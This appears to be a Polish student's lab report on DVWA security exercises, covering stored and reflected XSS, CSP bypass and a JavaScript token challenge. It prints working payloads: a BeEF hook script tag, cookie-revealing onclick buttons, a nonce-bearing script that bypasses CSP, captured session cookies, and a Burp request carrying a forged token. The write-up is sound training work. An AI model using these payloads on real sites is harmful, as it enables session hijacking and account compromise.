
Poziom: Medium

Ukradłam ciasteczko za pomocą Beef-XSS. Wkleiłam do imienia i wiadomości: <script src="http://127.0.0.1:3000/hook.js"></script> wcześniej zmieniając długość znaków w formularzu do 100, bo było 10 i 50 i nie chciało się skopiować.




I w taki sposób ukradłam ciasteczko: PHPSESSID=lbm3un7fa56e0see8fkpc2jebs; security=medium; BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfKq5wG9dBCcO48JLSz






Oraz doprowadziłam do wygaśnięcia sesji




Oraz zmieniłam link który spowodował, że przerzuciłam na google po kliknięciu w cokolwiek (tutaj pojawił sie problem, bo nie wiedziałam jak zmienić znowu ustawienia i wejść ponownie w DVWA no ale zdarza się)



Poziom: High

Niestety opcja beef-xss nie zadziałała, ze względu na to, że w kodzie źródłowym nie ma możliwości skorzystania ze <script>.


Wykorzystałam HTML events i wpisałam kod <button onclick="this.innerHTML = document.cookie">Pokaż ciasteczka</button> który pokazał mi ciasteczko.



XSS (Reflected)

Poziom: Low


To samo działanie co w przypadku XSS(Stored), dodanie <script>alert(document.cookie)</script>



Poziom: Medium

Wykorzystanie skryptu: <button onclick="this.innerHTML = document.cookie">Pokaż ciasteczka</button>.

W tym przypadku beef nie zadziała ze względu na brak możliwości użycia <script>




I przechwycenie ciasteczka za pomocą burpa:


Poziom: High

Wykorzystanie skryptu: <button onclick="this.innerHTML = document.cookie">Pokaż ciasteczka</button>

W tym przypadku beef nie zadziała ze wzgledu na brak możliwości użycia <script>



Również przechwycenie ciasteczka za pomocą burpa:



_ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJJK=GS1.1.1702655392.1.0.1702655392.0.0.0; security=high; PHPSESSID=pjcf094hprjlqnpk15c2n6ghnm; BEEFHOOK=NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rESNeOaI1JtUST4BiHtaJ2b8PS5NuEZzFAm9mzy

CSP BYPASS

Poziom: Low

Na początku robiłam z pastebin ale okazało się że już nie działa...

niestety nie byłam w stanie skończyć tego zadania ponieważ, nie działał mi serwer Apache na kalim..

Ze względu na problemy techniczne nie mogłam sprawdzić mojego pomysłu, który był następujący:


stworzenie pliku csp.js z alert("Jestem na low"); w htdocs i przesłanie go do podatności używajac nagłówka https://127.0.0.1/csp.js.

Poziom: Medium

Z tego co rozumiem ze źródła zawierą CSP oraz skrypty pochodzące z tej samej domeny ('self'), skrypty bezpieczne do wywołania ('unsafe-inline') oraz skrypty z określonym nonce ('nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=').

Z tego co rozumiem, wysyłając dowolny plik/skrypt musi zawierać ('nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA='). Więc przy przesyłaniu spróbowałabym ponownie wysłać swoją strone csp i dodać do niej to nonce, bądź przesłać skryp który by to nonce zawierał np. <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("Jestem")</script>, będący

przykładem ze źródła.



I zadziałało


Poziom: High

Zabierając żądanie widać funkcje CallBack


Sprawdziłam źródło

Funkcja clickButton() tworzy dynamicznie skrypt <script>, który pobiera dane z serwera i wywołuje funkcję solveSum(), aby przetworzyć otrzymane dane. Funkcja solveSum() następnie aktualizuje zawartość strony na podstawie otrzymanych danych.

Zrozumiałam, że solveSum to jest cos w rozdaju argumentu i najpierw próbowałam za niego wstawić cały skrypt



Natomiast przy wpisaniu samego alert("Jestem") zadziałało



JAVASCRIPT

Poziom: Low


Podatność używa md5


```php
<?php
$page[ 'body' ] .= <<<EOF
<script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/
```

oraz szyfru rot13.


```
'

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
script>
```

Mamy te same tokeny dla każdego wpisanego słowa





Token wrzuciłam do odszyfrowania hasha:




Oznaczające PunatrZr

Następnie rozszyfrowanie PunatrZr, który był ChangMe i zmienie słowo success według wytycznych.

```
┌──(root㉿kali)-[/home/kali]
└─# echo 'PunatrZr' | tr 'A-Za-z' 'N-ZA-Mn-za-m'
ChangeMe

┌──(root㉿kali)-[/home/kali]
└─# echo -n "success" | rot13 | md5sum
38581812b435834ebf84ebcc2c6424d6  -
```

Token ten należało zmienić w burpie przy przesyłaniu żądania.

```
Pretty  Raw  Hex
1  POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 66
9  Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfKq5wG9dBCcO48JLSz; PHPSESSID=417rka9a55dpi90sou9ng8thn
   security=low
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```



Poziom: Medium

Przesyłając żądanie z Changeme


```
security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=XXeMegnahCXX&phrase=ChangeMe&send=Submit
```

widzimy, że token to odwrócone słówko z XX...XX

